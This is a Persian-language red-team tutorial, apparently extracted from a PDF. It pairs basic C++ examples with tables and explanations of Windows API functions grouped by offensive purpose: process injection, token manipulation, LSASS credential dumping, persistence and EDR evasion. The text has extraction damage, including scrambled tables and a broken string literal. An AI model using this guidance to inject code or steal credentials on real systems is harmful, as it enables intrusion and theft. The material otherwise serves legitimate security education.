public: اعضای کلاس را از خارج کلاس قابل دسترسی می‌کند.

std::string name: یک متغیر رشته‌ای برای نگهداشتن نام شخص.

void introduce(): یک متد (تابع داخل کلاس) است. می‌تواند به اعضای کلاس مثل name و age دسترسی داشته باشد.

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

; یک نمونه (شیء) از کلاس Person می سازد.

مثال های متوسط برنامه نویسی در C++

۱. اشاره گرها (Pointers)

```
#include <iostream>

int main() {
    int value = 10;
    int* ptr = &value;

    std::cout << "Value: " << value <<
std::endl;
    std::cout << "Pointer address: " << ptr
<< std::endl;
    std::cout << "Value via pointer: " <<
*ptr << std::endl;

    return 0;
}
```

توضیح:

- اشاره گری به متغیر از نوع `int*` تعریف می کند.
- عملگر آدرس که آدرس حافظه ای متغیر `value&` را برمی گرداند.
- عملگر `dereference` (`*ptr`) که به معنی "درایافت مقداری است که در آن آدرس ذخیره شده".
- اشاره گرها در برنامه نویسی سطح پایین بسیار مهم هستند و اجازه دسترسی مستقیم و دست کاری حافظه را می دهند.

۲. حافظه پویا: new و delete

```
#include <iostream>

int main() {
    int* num = new int;
    *num = 25;

    std::cout << "Value: " << *num <<
    std::endl;

    delete num;
    num = nullptr;

    return 0;
}
```

توضیح:

new int: به صورت پویا (دینامیک) حافظه ای برای یک عدد صحیح از

-

هیچ تخصیص می دهد.

delete: آن حافظه اختصاص داده شده را آزاد می کند.

-

nullptr: مقدار اشاره گر را بازنگشانی می کند که کار خوبی است تا از رفتار

-

نامشخص (پس از آزادسازی) جلوگیری شود.

۳. آرایه های پویا

```
#include <iostream>

int main() {
    int* array = new int[3];

    array[0] = 10;
    array[1] = 20;
    array[2] = 30;

    for (int i = 0; i < 3; i++) {
        std::cout << "Element " << i << ": "
        << array[i] << std::endl;
    }

    delete[] array;
    return 0;
}
```

توضیح:

- `new int[۳]`: حافظه ای برای آرایه ای با ۳ عنصر از نوع int تخصیص می دهد.
- `Delete[]`: حافظه تخصیص داده شده به آرایه را آزاد می کند. این با `delete` برای متغیرهای تک فرق دارد.

۴. رشته های به سبک C (C-style Strings)

```
#include <iostream>
#include <cstring>

int main() {
    char text[20];
    strcpy_s(text, sizeof(text), "Hello");

    std::cout << "Text: " << text <<
    std::endl;
    std::cout << "Length: " << strlen(text)
<< std::endl;

    return 0;
}
```

توضیح:

رشته های به سبک C، آرایه ای از `char` هستند که با علامت پایان دهنده

-

`\0` خاتمه می یابند.

-

`strcpy` یک رشته را کپی می کند.

-

`strlen` تعداد کاراکترهای رشته (به جز `null`) را برمی گرداند.

-

هنگام فراخوانی API های ویندوز که `*char` یا `wchar_t` می خواهند،

-

به رشته های به سبک C نیاز است.

۵. ارجاعات (References)

```
#include <iostream>

void doubleValue(int& x) {
    x *= 2;
}

int main() {
    int value = 5;
    doubleValue(value);

    std::cout << "Doubled: " << value <<
    std::endl;
    return 0;
}
```

توضیح:

- `int& x`: ارجاعی به یک عدد صحیح است، نه کپی آن.
- ارجاعات مانند اشاره‌گرها هستند اما ایمن‌تر و طبیعی‌تر استفاده می‌شوند.
- نمی‌توانند مقدار `null` داشته باشند یا به متغیر دیگری اشاره کنند.
- اجازه می‌دهند توابع مقادیر اصلی متغیرها را تغییر دهند.

۶. ساختارها (Structs)

```
#include <iostream>

struct Point {
    int x;
    int y;
};

int main() {
    Point p;
    p.x = 10;
    p.y = 20;

    std::cout << "Point: (" << p.x << ", " <<
p.y << ")" << std::endl;
    return 0;
}
```

توضیح:

- متغیرها را در قالب یک نوع داده گروه‌بندی می‌کند.
- در API‌های ویندوز مثل PROCESS_INFORMATION و STARTUPINFO بسیار استفاده می‌شود.

using و typedef .\n

```
#include <iostream>

typedef unsigned int uint;
using ushort = unsigned short;

int main() {
    uint a = 10;
    ushort b = 500;

    std::cout << "uint: " << a << ", ushort:
" << b << std::endl;
    return 0;
}
```

توضیح:

- using و typedef برای ایجاد نامهای مستعار (alias) برای نوعها استفاده می‌شوند.
- باعث خوانایی و نگهداری بهتر کد بهخصوص برای نوعهای پیچیده یا مخصوص پلتفرم می‌شوند.

۸. انواع (Enums)

```
#include <iostream>

enum Status {
    Off,
    On,
    Standby
};

int main() {
    Status s = On;

    if (s == On) {
        std::cout << "The system is on." <<
        std::endl;
    }

    return 0;
}
```

توضیح:

- enum: مجموعه‌ای از ثابت‌های نام دار تعریف می‌کند.
- خوانایی کد را بهبود می‌بخشد و جایگزین اعداد جادویی مثل ۰، ۱، ۲ می‌شود.

۹. بارگذاری توابع (Function Overloading)

```
#include <iostream>

void print(int x) {
    std::cout << "Integer: " << x <<
std::endl;
}

void print(const char* s) {
    std::cout << "String: " << s <<
std::endl;
}

int main() {
    print(42);
    print("Hello");
    return 0;
}
```

توضیح:

- می‌توانید چند تابع با یک نام ولی پارامترهای متفاوت تعریف کنید.
- کامپایلر بر اساس نوع آرگومان تصمیم می‌گیرد کدام نسخه اجرا شود.

۱۰. کلاس ها و سازنده ها (Constructors)

```
#include <iostream>

class Person {
public:
    std::string name;
    int age;

    Person(std::string n, int a) {
        name = n;
        age = a;
    }

    void introduce() {
        std::cout << "Name: " << name << ", "
        Age: " << age << std::endl;
    }
};

int main() {
    Person p("Alice", 30);
    p.introduce();
    return 0;
}
```

توضیح:

- **class**: یک نوع داده جدید تعریف می کند (الگوی ساخت).
- **Person(...)**: سازنده ای که هنگام ایجاد شیء اجرا می شود.
- **this->name**: اختیاری است چون تداخل نام متغیر وجود ندارد.

۱۱. فضاهای نام (Namespaces)

```
#include <iostream>

namespace Logger {
    void log(const char* msg) {
        std::cout << "[LOG]: " << msg <<
        std::endl;
    }
}

int main() {
    Logger::log("Application started.");
    return 0;
}
```

توضیح:

کد را سازماندهی می کند و از تداخل نامها جلوگیری namespace:

- می کند.

برای دسترسی به اعضا از قالب NamespaceName::ItemName استفاده می شود.

-

کل کتابخانه استاندارد C++ داخل فضای نام std قرار دارد.

-

std::چیست؟

std::standard مخفف است و به کتابخانه استاندارد C++ اشاره دارد.

-

این فضای نام شامل تمام ویژگی های استاندارد C++ مثل:

-

std::cout (خروجی کنسول) ○

std::cin (ورودی کنسول) ○

std::string (کلاس رشته) ○

std::vector, std::map, std::sort و غیره

-

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

چرا فقط cout را استفاده نمی کنیم؟

چون cout داخل فضای نام std قرار دارد، اگر بدون مشخص کردن فضای نام آن را بنویسید، کامپایلر نمی داند کدام cout منظور شماست و خطا می دهد.

راه میانبر:

می توانید به جای نوشتن دائم std:: از دستور زیر استفاده کنید:

اما در کدهای حرفه ای، بهویژه برنامه نویسی سیستم و ویندوز، توصیه می شود برای
وضوح و ایمنی همچنان از std:: استفاده کنید.

مثال های پیشرفته در C++

۱. اشاره گر های هوشمند: std::shared_ptr و std::unique_ptr برای اشاره گرهای خام مانند int* یا char* نیاز دارند که خودتان به صورت دستی از delete استفاده کنید. اشاره گرهای هوشمند این کار را به طور خودکار انجام می‌دهند و از نشت حافظه یا خرابی برنامه جلوگیری می‌کنند.

– مالکیت انحصاری std::unique_ptr

```
#include <iostream>
#include <memory> // for smart pointers

int main() {
    std::unique_ptr<int> ptr =
std::make_unique<int>(42);

    std::cout << "Value: " << *ptr <<
std::endl;

    // no need to call delete; it auto-
    // deletes when ptr goes out of scope
    return 0;
}
```

توضیح:

- std::unique_ptr<T> مالکیت انحصاری روی یک شیء اختصاص داده شده به صورت پویا را نگه می‌دارد.
- نمی‌توان یک unique_ptr را کپی کرد. فقط می‌توان آن را منتقل (move) کرد.
- حافظه به صورت خودکار هنگام خروج اشاره گر از محدوده (scope) آزاد می‌شود. این مفهومی به نام RAII است (Resource Acquisition Is Initialization).

(Reference counting) – شمارش مراجع – std::shared_ptr

```
#include <iostream>
#include <memory>

void use(std::shared_ptr<int> p) {
    std::cout << "In function: " << *p <<
std::endl;
}

int main() {
    std::shared_ptr<int> p1 =
std::make_shared<int>(99);
    std::shared_ptr<int> p2 = p1; // now
shared by both

use(p1);
    std::cout << "Use count: " <<
p1.use_count() << std::endl;

    return 0;
}
```

توضیح:

- اجازه می دهد چند بخش از برنامه روی یک شیء مالکیت مشترک داشته باشند.
- به صورت داخلی از شمارنده مرجع استفاده می کند. وقتی آخرین مالک از بین برود، حافظه آزاد می شود.
- برای موقعی مفید است که مسئولیت استفاده از یک شیء باید بین چند بخش تقسیم شود.

۲. معنای جایه جایی (Move Semantics) و std::move

کپی کردن اشیاء می تواند پرهزینه باشد. معنای جایه جایی این امکان را می دهد که منابع بدون کپی کردن از یک شیء به دیگری منتقل شوند.

```
#include <iostream>
#include <string>
#include <utility> // for std::move

int main() {
    std::string a = "Hello";
    std::string b = std::move(a); // transfer resources from 'a' to 'b'

    std::cout << "b: " << b << std::endl;
    std::cout << "a (moved-from): " << a << std::endl;

    return 0;
}
```

توضیح:

- std::move واقعاً a را جایه جا نمی کند، بلکه شیء را به عنوان «قابل جایه جایی» علامت گذاری می کند.
- متغیر a بعد از جایه جایی در یک وضعیت معتبر اما نامشخص قرار دارد.
- این روش در برنامه هایی که عملکرد اهمیت بالایی دارد (مثل انتقال با فرهای بزرگ) حیاتی است.

۳. عبارات لامبدا (Lambda Expressions)

لامبدها تعریف های فشرده ای از توابع هستند و اغلب در callback، فیلتر، مرتب سازی و برنامه نویسی چند ریسمانی (threading) استفاده می شوند.

لامبدهای ساده:

```
#include <iostream>

int main() {
    auto square = [] (int x) { return x * x;
};

    std::cout << "Square of 5: " << square(5)
<< std::endl;
    return 0;
}
```

توضیح:

- [] شروع لامبدا است.
- (int x) تعریف پارامتر است.
- { return ... } بدنه تابع است.
- auto نوع تابع لامبدا را به صورت خودکار تشخیص می‌دهد.

لامبدا با گرفتن متغیر از محدوده خارجی:

```
int y = 10;
auto multiply = [y] (int x) { return x * y; };
// capture y by value
```

۴. اشاره‌گرهای تابع و Callback
برای انتقال رفتار به عنوان داده استفاده می‌شود — مثل CreateThread کردن توابع در ویندوز

```
#include <iostream>

void hello() {
    std::cout << "Hello from callback!" <<
std::endl;
}

void callCallback(void (*func)()) {
    func(); // call the function
}

int main() {
    callCallback(hello);
    return 0;
}
```

توضیح:

- void (*func)() یک اشاره گر به تابع است.
- می‌توان تابع hello را به callCallback داد چون امضای آن‌ها یکسان است.
- در API‌هایی مثل EnumWindows و حلقه‌های پیام ویندوز (message loops) حیاتی است.

۵. قالب‌ها – برنامه‌نویسی عمومی (Generic Programming)

قالب‌ها به شما اجازه می‌دهند توابع و کلاس‌هایی بنویسید که وابسته به نوع خاصی نباشند.

قالب تابع:

```
#include <iostream>

template <typename T>
T add(T a, T b) {
    return a + b;
}

int main() {
    std::cout << "Sum int: " << add<int>(3,
4) << std::endl;
    std::cout << "Sum double: " << add(2.5,
3.1) << std::endl;
    return 0;
}
```

توضیح:

- یک نوع عمومی `template <typename T>` تعریف می کند.
- `add<int>` نوع را صراحتاً مشخص می کند.
- `Add(2.5, 3.1)` از استنباط نوع استفاده می کند.
- در کتابخانه استاندارد C++ استفاده گسترده‌ای دارد: `std::vector<T>`, `... و std::map<K,V>`

۶. مدیریت استثنا (Exception Handling)

برای برخورد مؤبدانه با موقعیت‌های غیرمنتظره بدون کرش کردن برنامه استفاده می‌شود.

```
#include <iostream>
#include <stdexcept>

int divide(int a, int b) {
    if (b == 0)
        throw std::runtime_error("Division by
zero");
    return a / b;
}

int main() {
    try {
        int result = divide(10, 0);
        std::cout << "Result: " << result <<
std::endl;
    } catch (const std::runtime_error& e) {
        std::cerr << "Caught exception: " <<
e.what() << std::endl;
    }

    return 0;
}
```

توضیح:

- خط را اعلام می کند.
- بلوکی است که ممکن است استثناء ایجاد کند.
- استثناء را مدیریت می کند.
- پیام خطای مربوط به استثناء را برمی گرداند.

۷. RAII – مدیریت منابع با طول عمر شیء

یک الگوی C++ که مدیریت منابع را به طول عمر شیء گره می زند — توسط اشاره گرهای هوشمند، فایل‌ها، mutex‌ها و ... استفاده می‌شود.

```
#include <iostream>
#include <fstream>

void writeFile() {
    std::ofstream file("example.txt"); // opens file
    if (file.is_open()) {
        file << "Writing to file...\n";
    } // file is automatically closed when it goes out of scope
}

int main() {
    writeFile();
    return 0;
}
```

توضیح:

- **(destructor)** فایل را در سازنده باز و در مخرب std::ofstream می بندد.
- نیازی به فراخوانی `close()` ندارید — این RAII در عمل است.
- این الگو به شدت در C++ و wrapper های API ویندوز استفاده می شود.

۸. کتابخانه قالب استاندارد (STL): std::vector

```
#include <iostream>
#include <vector>

int main() {
    std::vector<int> numbers = {1, 2, 3};

    numbers.push_back(4); // add an element

    for (int n : numbers) {
        std::cout << n << " ";
    }
    std::cout << std::endl;

    return 0;
}
```

توضیح:

- آرایه‌ای std::vector<T> قبل تغییر اندازه است.
- عناصر را اضافه می‌کند.
- شبیه آرایه است اما با مدیریت خودکار حافظه.
- ایمن‌تر از اشاره‌گرهای خام بوده و با الگوریتم‌های STL سازگار است.

نکات نهایی درباره std::vector

پیشوند std:: به معنای «فضای نام استاندارد» است. تقریباً همه‌چیز در کتابخانه استاندارد C++ — از ورودی/خروجی گرفته تا رشته‌ها، کانتینرها، الگوریتم‌ها و مدیریت حافظه — درون std قرار دارد.

مثال‌ها:

- std::cout: خروجی کنسول
- std::cin: ورودی کنسول

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

- کلاس رشته std::string
- کانتینرها std::vector, std::map, std::set
- الگوریتمها std::sort, std::find
- اشاره گرهای هوشمند std::unique_ptr, std::shared_ptr
- ابزارهای تابع std::function, std::bind
- دست کاری مقادیر std::move, std::swap
- چند ریسمانی (Multithreading) std::thread, std::mutex

می خواهید std::نویسید؟

می توانید بنویسید:

using namespace std;

اما در کد نویسی حرفه ای، به ویژه در برنامه نویسی سیستم و ویندوز، توصیه می شود از std:: برای وضوح و ایمنی استفاده شود.

فصل چهارم

برنامهنویسی و توسعه

نرم افزار با رابط

برنامهنویسی ویندوز



توابع Windows API برای تست نفوذ و تیم قرمز

(Process & Thread Manipulation) مدیریت پردازش و نخ

کاربرد	تابع API
اجرای یک پردازش جدید	CreateProcess / CreateProcessW
گرفتن یک هنдел به پردازش	OpenProcess
هدف	
بازگرداندن شناسه (ID) پردازش	GetCurrentProcessId / GetCurrentThreadId
یا نخ جاری	
اختصاص حافظه در یک پردازش	VirtualAllocEx
از راه دور	
نوشتن shellcode یا مسیر	WriteProcessMemory
DLL در یک پردازش دیگر	
اجرای نخ در پردازشی دیگر	CreateRemoteThread
(تریق کلاسیک)	
ساخت نخ در سطح پایین (اغلب	NtCreateThreadEx
دور زدن hook‌ها)	
زمان‌بندی اجرای payload	QueueUserAPC
به صورت APC در نخ دور دست	
استفاده در تکنیک‌های	SuspendThread /
hollowing یا رباش نخ	ResumeThread

(Token & Privilege Manipulation) مدیریت توکن و دسترسی

کاربرد	تابع API
گرفتن یک هندل به توکن	OpenProcessToken
دسترسی یک پردازش	

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

دریافت LUID برای یک سطح دسترسی خاص	LookupPrivilegeValue
فعال یا غیرفعال کردن دسترسی‌ها (مثل: <code>SeDebugPrivilege</code>)	AdjustTokenPrivileges
اجرای کد تحت هویت امنیتی کاربر دیگر	ImpersonateLoggedOnUser
کپی‌برداری از یک توکن موجود احراز هویت یک کاربر و دریافت توکن (مناسب برای pivoting)	DuplicateTokenEx LogonUser
تزریق حافظه و DLL (Memory & DLL Injection)	
کاربرده	تابع API
بارگذاری DLL در پردازش جاری	LoadLibraryA / LoadLibraryW
دریافت آدرس یک تابع از DLL	GetProcAddress
بارگذاری دستی DLL به صورت پنهان	(در <code>LdrLoadDll</code>)
استفاده در hollowing و نگاشت PE در حافظه	NtMapViewOfSection
حذف نگاشت قبلی برای نگاشت جدید	NtUnmapViewOfSection
جایگزین CreateRemoteThread برای تزریق	RtlCreateUserThread
موردادستفاده در hollowing و تکنیک‌های تزریق سنتی	SetThreadContext / GetThreadContext
پنهان‌سازی و ضد EDR (Stealth & Anti-EDR)	
کاربرده	تابع API
نشت اطلاعاتی مثل PEB، خط فرمان اجرا	NtQueryInformationProcess

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

تغییر دسترسی حافظه (برای کردن unhook)	NtProtectVirtualMemory
دسترسی سطح پایین به حافظه	NtReadVirtualMemory / NtWriteVirtualMemory
لیست پردازش ها	EnumProcesses / Snapshot ^{۳۲} CreateToolhelp
بررسی ساختار حافظه پردازش دیگر	VirtualQueryEx
خواندن حافظه هدف (مثلًا برای پars shellcode)	ReadProcessMemory
گرفتن آدرس پایه DLL بارگذاری شده	GetModuleHandle

شناخت سیستم و کاربر (System & User Recon)

تابع API	کاربرد
NetUserEnum / NetUserGetInfo	لیست کاربران لوکال یا دامنه
GetUserName / GetUserNameEx	دربیافتن اطلاعات کاربر فعلی
NetLocalGroupEnum	لیست گروه های محلی
NetSessionEnum	لیست نشست های فعال
WNetEnumResource	لیست منابع اشتراکی شبکه
GetComputerName	دربیافتن نام میزبان
GetAdaptersInfo / GetIpAddrTable	شناسایی تنظیمات شبکه
EnumServicesStatusEx	لیست سرویس ها و وضعیت آنها
RegOpenKeyEx / RegQueryValueEx	دسترسی به رجیستری (برای پایداری و پایش)

استخراج اطلاعات حساس (Credential Dumping)

تابع API	کاربرد
----------	--------

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

استخراج اطلاعات نشست‌ها از LSASS	LSAGetLogonSessionData
گرفتن لیست نشست‌های کاربری	LsaEnumerateLogonSessions
استخراج داده‌های محترمانه LSA (نیاز به دسترسی بالا)	LsaRetrievePrivateData
رمگشایی داده‌های DPAPI (مثل رمزهای Chrome)	CryptUnprotectData
استخراج اطلاعات از LSASS به صورت دستی	OpenProcess + ReadProcessMemory
ایجاد دامپ حافظه از LSASS با دسترسی دیباگ	MiniDumpWriteDump

ماندگاری و سوءاستفاده از سرویس‌ها (Persistence / Service Abuse)

کاربرد	تابع API
استفاده برای ماندگاری یا افزایش سطح دسترسی	CreateService / StartService
تغییر پیکربندی سرویس موجود	ChangeServiceConfig
ساخت job زمان‌بندی شده برای ماندگاری	RegisterScheduledTask
استفاده از رجیستری برای ماندگاری	RegSetValueEx
اجرای دستورات از طریق COM یا Shell	ShellExecuteEx / WinExec

توابع سطح پایین و پنهان Native Functions) NT Native (Uncommon/Stealthier NT

توضیح

تابع API

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

استفاده در hollowing و نگاشت payload	NtCreateSection
کنترل context نخ (برای تزریق پنهان)	NtSetContextThread
دسترسی مخفیانه به توکن نخ برای جایگزینی CreateProcess، استفاده در سنتی mapping	NtOpenThreadToken NtCreateUserProcess

مثال هایی از توابع Windows API

۱. MessageBox / MessageBoxW

تابع MessageBox یک کادر محاوره‌ای ساده (موdal) با متن، عنوان، و دکمه‌های API قابل تنظیم (مثل Yes/No وغیره) ایجاد می‌کند. این تابع بخشی از User32 در ویندوز است و رابط گرافیکی برای تعامل یا هشدار دادن فراهم می‌کند. این تابع اجرای برنامه را تا زمانی که کاربر دکمه‌ای را کلیک کند متوقف می‌کند و شناسه‌ای را بر می‌گرداند که نشان‌دهنده انتخاب کاربر است.

در عمل، معمولاً برای دیباگ، اعلان‌های گرافیکی سریع یا هشدار دادن به کاربر استفاده می‌شود. توسعه‌دهنگان بدافزار گاهی از MessageBoxW برای نشان دادن هشدارهای جعلی سیستم یا به عنوان «تست» برای اطمینان از اجرای درست بار مخرب (payload) استفاده می‌کنند. تیم‌های قرمز نیز ممکن است از آن به عنوان بار اولیه بی خطر برای بررسی موفقیت‌آمیز بودن تزریق کد یا ایجاد نخ (thread) از راه دور استفاده کنند.

از نظر فنی، MessageBoxW به مدیر پنجره‌ی ویندوز فراخوانی می‌کند و به صورت داخلی یک گفت‌و‌گوی استاندارد را با استفاده از حلقه پیام ویندوز ایجاد می‌کند. نسخه‌ی "W" از کاراکترهای گسترده (wide characters - wchar_t) به جای ANSI استفاده می‌کند که امکان پشتیبانی از رشته‌های یونیکد و محتوای بین‌المللی را فراهم می‌سازد. این تابع تا چهار آرگومان می‌گیرد و پارامتر سبک (uType) نوع پیکربندی دکمه و آیکون را با استفاده از ثابتی مانند MB_OK و MB_ICONERROR مشخص می‌کند.

۲. CreateProcess / CreateProcessW

تابع CreateProcess API اصلی در ویندوز برای راهاندازی یک فرایند (process) جدید است، که می‌تواند شامل تنظیمات سفارشی راهاندازی، زمینه‌های امنیتی،

آرگومان های خط فرمان و متغیرهای محیطی باشد. این تابع کنترل دقیقی روی رفتار فرایند فرزند فراهم می کند و دسته هایی (handles) برای فرایند جدید و نخ اصلی آن را به می دهد. نسخه یونی کد آن، CreateProcessW، از رشته های گسترده استفاده می کند.

این تابع برای اجرای ابزارها در زمان اجرا، جابه جایی افقی (lateral movement) و توزیع بارهای مخرب حیاتی است. تیم های قرمز از آن برای ایجاد فرایند در سیستم های راه دور، اجرای برنامه های مشروع با فرایندهای فرزند مخرب (LOLBAS)، یا اجرای ابزارها از حافظه استفاده می کنند. بدافزارها اغلب از آن همراه با پُر کردن فرایند (process hollowing) استفاده می کنند؛ یعنی ایجاد یک فرایند معلق و جایگزینی حافظه آن قبیل از اسرگیری اجرا.

در پشت صحنه، CreateProcessW ساختارهایی مثل STARTUPINFO و PROCESS_INFORMATION سیستم عامل را برای ایجاد فرایند در مدیر اشیای ویندوز (Windows Object) فراخوانی می کند. این تابع با بلوک محیطی فرایند (PEB)، زمینه نخ، و زیرسیستم بار گذار تعامل دارد. برای ایجاد فرایند معلق می توان از پرچم CREATE_SUSPENDED استفاده کرد تا پیش از اجرای نخ، حافظه به صورت دستی تغییر کند.

۳. VirtualAlloc
تابع VirtualAlloc یک بلوک حافظه را در فضای آدرس مجازی فرایند جاری تخصیص می دهد. این امکان را به توسعه دهنده می دهد که اندازه حافظه ای که باید رزرو شود و نحوه دسترسی به آن را (از جمله سطوح حفاظت مثل PAGE_EXECUTE_READWRITE یا PAGE_READWRITE) مشخص کند. این تابع می تواند با استفاده از پرچم های MEM_COMMIT و MEM_RESERVE هم رزرو و هم تخصیص حافظه را انجام دهد.

این API یکی از پایه های برنامه نویسی سطح پایین و امنیت تهاجمی است. از آن در مدیریت حافظه سفارشی، بارگذاری shellcode، نگاشت فایل اجرایی (PE) در حافظه و انواع تزریق بازتابی DLL استفاده می شود. در عملیات تیم قرمز، VirtualAlloc برای اختصاص فضای اجرایی برای بارها که بعداً از طریق سرقت نخ (thread hijacking) یا اجرای مستقیم shellcode اجرا خواهند شد، به کار می روند.

از لحاظ فنی، VirtualAlloc صفحات حالت کاربر را در فضای آدرس مدیر حافظه مجازی نگاشت می کند با استفاده از جدول صفحات فرایند. صفحات همیشه با اندازه صفحه سیستم (معمولأً 4 کیلوبایت) هم راستا هستند. این تابع حافظه را صفر نمی کند مگر اینکه به صراحت تخصیص داده شود و سطوح حفاظتی مثل PAGE_EXECUTE_READWRITE که همخوانی خواندن، نوشتن و اجرای کد را فراهم می کنند، توسط سامانه های EDR به دلیل استفاده در shellcode شناسایی می شوند. برای نواحی چندصفحه ای، هم راستایی حافظه و حفاظت باfer برای جلوگیری از خطاهای دسترسی ضروری است.

۴. OpenProcess

تابع OpenProcess یک دسته (handle) به فرایند موجود را بازیابی می کند و به شما امکان انجام عملیاتی مثل خواندن یا نوشتan حافظه، تغییر وضعیت اجرا یا درخواست اطلاعات داخلی را می دهد. فرآخون باید دسترسی های موردنیاز را مشخص کند، مانند PROCESS_VM_WRITE، PROCESS_VM_READ و PROCESS_QUERY_INFORMATION.

این API یکی از اجزای اصلی اسکنرهای حافظه، اشکال زدایا (debuggers)، چارچوب های تزریق و بدافزارها است. تیم های قرمز اغلب از آن برای باز کردن DLL shellcode explorer.exe یا notepad.exe و تزریق

به آن ها استفاده می کنند. ابزارهای دفاعی مانند آنتی ویروس ها نیز برای تحلیل و بررسی تهدیدها از `OpenProcess` استفاده می کنند.

از نظر فنی، `OpenProcess` با مدیر اشیای ویندوز تعامل دارد تا شیء کرنل فرایند را با استفاده از شناسه پردازش (PID) حل کند. اگر دسترسی های خواسته شده با توصیفگر امنیتی هدف (ACL) سازگار نباشد، تابع با شکست مواجه می شود. در صورت موفقیت، دسته ای بازگشتی را می توان در توابعی مانند `ReadProcessMemory` استفاده کرد. این دسته در واقع `VirtualAllocEx` و `WriteProcessMemory` اشاره گری به ساختار کرنل `EPROCESS` است.

تابع `ReadProcessMemory` به یک فرایند امکان می دهد که حافظه فرایند دیگری را با داشتن دسته ای معتبر و دسترسی های لازم بخواند. توسعه دهنده آدرس پایه ای در فرایند هدف و بافری در فرایند خود مشخص می کند، و سیستم حافظه را کپی می کند.

این تابع برای تحلیل بدافزار، سرقت اعتبارنامه ها (مثل dump کردن LSASS)، موتورهای تقلب در بازی و بررسی حافظه کاربرد دارد. تیم قرمز می تواند از آن برای بررسی ساختارهایی مانند اشیای توکن، لیست فرایندها یا مناطق shellcode تزریق شده در فرایندهای راه دور استفاده کند. همچنانی بخشی از سیاری از چارچوب های پس از نفوذ است که داده های حافظه ای را بدون ریختن فایل جمع آوری می کنند.

از نظر فنی، این API یک کپی حافظه بین فرایندها را از طریق تماس با کرنل انجام می دهد. بررسی می کند که آدرس مبدأ در فرایند هدف قابل دسترسی باشد، آن را به صورت موقت در فرایند فرآخوان نگاشت می کند و سپس به بافر مشخص شده توسط کاربر کپی می کند. این تابع به `PROCESS_VM_READ` روی دسته نیاز دارد و

اغلب توسط سامانه های EDR به دلیل نقش آن در شناسایی و سرقت اعتبارنامه ها رصد می شود.

۶. WriteProcessMemory

تابع WriteProcessMemory معادل ReadProcessMemory است و برای نوشتن داده در حافظه یک فرایند راه دور استفاده می شود. نیازمند مجوزهای PROCESS_VM_OPERATION و PROCESS_VM_WRITE است و اغلب برای قرار دادن بارهای مخرب، پچ ها یا shellcode در فضای آدرس فرایند دیگر استفاده می شود.

نویسنده گان بدافزار و تیم های قرمز از این تابع برای پیاده سازی تزریق فرایند، بارگذاری DLL بازتابی یا پچ کردن کد در زمان اجرا استفاده می کنند. معمولاً همراه با VirtualAllocEx برای اختصاص فضا ابتدا و سپس کپی کردن بار مخرب به هدف به کار می رود. وقتی با CreateRemoteThread ترکیب شود، امکان اجرای راه دور بار نوشته شده فراهم می شود.

در پشت صحنه، این API باعث می شود که کرنل صفحه حافظه هدف را با مجوزهای مناسب نگاشت کند و سپس عمل نوشتن امنی را از بافر فرایند فراخوان به حافظه ی فرایند هدف انجام دهد. برخی پیاده سازی ها بعداً زمینه نخ را تغییر می دهند تا اجرای کد به ناحیه جدید نوشته شده هدایت شود که اساس فرایند hollowing code و تزریق caves است.

۷. NtQueryInformationProcess

تابع NtQueryInformationProcess یک API داخلی NT در ویندوز است که اطلاعات دقیقی درباره یک فرایند فراهم می کند، مثل آدرس PEB، شناسه فرایند والد، پورت دیبیگ یا مسیر کامل تصویر اجرایی. این تابع در ntdll.dll قرار دارد و بخشی از API مستند Win32 نیست، بنابراین اغلب برای دور زدن نظارت های امنیتی استاندارد استفاده می شود.

این API به طور گسترده در تیم قرمز و توسعه‌ی بدافزار برای بازرسی مخفیانه‌ی فرایندها استفاده می‌شود. برای مثال، ابزارها می‌توانند بررسی کنند آیا در حال اجرا زیر دیباگر هستند، یا فرایнд والد مشکوک است (کشف sandbox)، یا برای بازیابی خط فرمان و بلوک محیطی به صورت مستقیم از حافظه. چون کمتر از API‌های Win32 تو سطح EDR‌ها رصد می‌شود، اغلب به دلایل پنهان‌کاری انتخاب می‌شود.

در سطح داخلی، این تابع با کرنل از طریق فراخوان سیستمی (مثل `26x·syscall`) بسته به نسخه ویندوز) ارتباط برقرار می‌کند و ساختار `_EPROCESS` را درخواست می‌دهد. هنگام درخواست `ProcessBasicInformation`، ساختاری را پر می‌کند که شامل اشاره‌گر به `PEB` و شناسه فرایند والد است. از آنجا ابزارها می‌توانند مستقیماً ساختارهای حافظه مانند `RTL_USER_PROCESS_PARAMETERS`، ماژول‌های `بارگذاری` شده و موارد دیگر را پیمایش کنند — بدون فعل کردن پایش API‌های سطح بالا.

۸. `IsDebuggerPresent` تابع `IsDebuggerPresent` یک API ساده در ویندوز است که بررسی می‌کند آیا فرایند جاری تحت دیباگر اجرا می‌شود یا نه. مقدار بولی بازمی‌گرداند که نشان می‌دهد دیباگر وصل است یا خیر. از نظر داخلی، یک بایت (`BeingDebugged`) در ساختار `PEB` را می‌خواند.

این تابع در محافظت از نرم‌افزارهای تجاری، تکنیک‌های ضد تحلیل بدافزار و ابزارهای تست نفوذ استفاده می‌شود. بدافزار ممکن است در صورت بازگشت مقدار `true` فوراً خارج شود، رمزگذاری کند یا برخی قابلیتها را غیرفعال کند. اغلب به عنوان بخشی از تشخیص `sandbox` یا به همراه مکانیزم‌های پیچیده‌تر ضد دیباگ استفاده می‌شود.

از نظر فنی، `IsDebuggerPresent` به ساختار `PEB` دسترسی پیدا می‌کند، به طور خاص بایت در `offset 2x·offset` از آدرس پایه. این بایت در صورت حضور دیباگ برابر ۱

مقدمه ای بر توسعه API ویندوز برای تیم قرمز

است. چون این تابع فراخوان سیستمی استفاده نمی کند، بسیار سریع و کم هزینه است ولی به آسانی قابل تشخیص و دور زدن است. دیباگرهایی مانند `dbg64x` می توانند این فیلد را در زمان اجرا پچ کنند یا خروجی تابع را تغییر دهند.

۹. EnumWindows

تابع `EnumWindows` از API های `user32` است که همه پنجره های سطح بالا در محیط GUI را فهرست می کند. این تابع یک تابع `callback` می گیرد که برای هر پنجره یکبار فراخوانی می شود، که امکان بازرسی دسته پنجره ها، عنوان ها یا فرایندهای مربوطه را فراهم می کند.

